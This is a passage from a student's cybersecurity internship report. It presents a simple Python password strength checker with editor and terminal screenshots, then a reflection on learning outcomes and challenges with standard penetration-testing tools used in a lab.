
## Ethical Hacking Project- Password Strength Checker

- What I Did and Found: For my project, I decided to build a password strength checker using Python. I wrote a script (password\_checker.py) that uses regular expressions (the re module) to check if a password includes digits, uppercase letters, lowercase letters, and special symbols. Based on these factors and the password's length, my script outputs whether the password is "Weak," "Moderate," or "Strong." I tested it with Codel-125, and it correctly identified it as "Moderate."
- What I Learned: Building this tool was a good way to apply programming skills to a security concept. It helped me practice using Python and regular expressions, and it was rewarding to create a functional script that evaluates password complexity based on standard criteria. Hyperlink to github project: <https://github.com/Onyekachi-537/Ethical-Hacking-Project-Onyekachi-Akurunwa>
- My Screenshots:
- ethical hacking project- scr 1.jpg




```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ kali@kali: ~  
GNU nano 8.3 password_checker.py  
import re  
  
def check_password_strength(password):  
    length_error = len(password) < 8  
    digit_error = re.search(r"\d", password) is None  
    uppercase_error = re.search(r"[A-Z]", password) is None  
    lowercase_error = re.search(r"[a-z]", password) is None  
    symbol_error = re.search(r"[!@#$%^&*()_.,?'\:|{}|\~]", password) is None  
  
    if not (length_error or digit_error or uppercase_error or lowercase_error or symbol_error):  
        return "Strong"  
    elif not (length_error and digit_error and uppercase_error):  
        return "Moderate"  
    else:  
        return "Weak"  
  
# Automatically test with "Codal-125"  
password = "Codal-125"  
print("Password:", password)  
print("Password strength:", check_password_strength(password))  
  
^G Help      ^O Write Out  ^F Where Is   ^X Cut        ^T Execute  
^X Exit      ^R Read File  ^N Replace    ^U Paste      ^J Justify
```

ethical hacking project - scr 2.jpg



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ kali@kali: ~  
GNU nano 8.3 password_checker.py  
lowercase_error = re.search(r"[a-z]", password) is None  
symbol_error = re.search(r"[!@#$%^&*()_.,?'\:|{}|\~]", password) is None  
  
if not (length_error or digit_error or uppercase_error or lowercase_error or symbol_error):  
    return "Strong"  
elif not (length_error and digit_error and uppercase_error):  
    return "Moderate"  
else:  
    return "Weak"  
  
# Automatically test with "Codal-125"  
password = "Codal-125"  
print("Password:", password)  
print("Password strength:", check_password_strength(password))  
  
^G Help      ^O Write Out  ^F Where Is   ^X Cut        ^T Execute  
^X Exit      ^R Read File  ^N Replace    ^U Paste      ^J Justify
```

ethical hacking project- scr 3.png



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ kali@kali: ~  
kali@kali: ~  
$ nano password_checker.py  
kali@kali: ~  
$ python3 password_checker.py  
Password: Codal-125  
Password strength: Moderate  
kali@kali: ~  
$
```

## Learning Outcomes

This internship was a fantastic learning experience for me. Here's what I gained:

- **Hands-on Tool Proficiency:** I didn't just learn *about* cybersecurity tools; I actually *used* them extensively. I got hands-on practice with Nmap (scanning), Dirb (web discovery), Wireshark (traffic analysis), sqlmap (SQLi testing), Metasploit (payloads & handlers), and even applied secure coding ideas in my Python project.
- **Understanding the Security Process:** I developed a much clearer picture of how security assessments work, from the initial information gathering and scanning stages all the way through trying to gain access and exploit vulnerabilities.
- **Sharpened Problem-Solving Skills:** Facing challenges like figuring out open ports, discovering hidden site sections, extracting credentials, and dealing with potential WAFs definitely pushed my analytical thinking and forced me to figure out how to apply the tools effectively to solve problems.
- **Personal & Professional Growth:** Beyond the technical skills, this internship improved my ability to tackle specific tasks methodically, document what I found using screenshots as proof, and manage my time to meet the goals set for me.

## Challenges and Solutions

It wasn't all smooth sailing; I definitely hit some challenges:

- **Getting Comfortable with Complex Tools:** Tools like Nmap, sqlmap, and Metasploit have a lot of options and can be intimidating at first. Getting the hang of them took focused effort. I overcame this by hitting the documentation hard, watching tutorials, and spending extra time practicing in the lab environment until I felt more confident.
- **Making Sense of Tool Output:** Sometimes, the output from tools like Nmap or sqlmap wasn't immediately clear. Figuring out what the scan results *really* meant, or why sqlmap might be getting blocked, required me to slow down, analyze the details, and look things up in documentation or online security resources.

## **Conclusion**

Overall, my internship experience at Hack Secure was incredibly valuable and really boosted my knowledge and practical skills in cybersecurity. Getting to use industry-standard tools on realistic targets taught me so much about vulnerability assessment, penetration testing, and how exploits actually work. Completing all the intermediate tasks, tackling the CTF challenge, and building my password checker project has definitely solidified my interest in cybersecurity as a career path. I feel much more prepared now for the kinds of challenges I'll encounter in this field.

## **Acknowledgments**

I really want to thank Hack Secure for giving me this internship opportunity. I owe a special thanks to my mentor, Mr. Aman Pandey, and assistant mentor Mr. Prabhat Raj – their guidance and support were incredibly helpful throughout my time here. I also thank Amrita Vishwa Vidyapeetham for making this internship possible; it's been a huge part of my growth. I hope this report gives a good sense of my experience and shows how I was able to connect what I learned in my studies with practical, hands-on skills in a professional cybersecurity setting.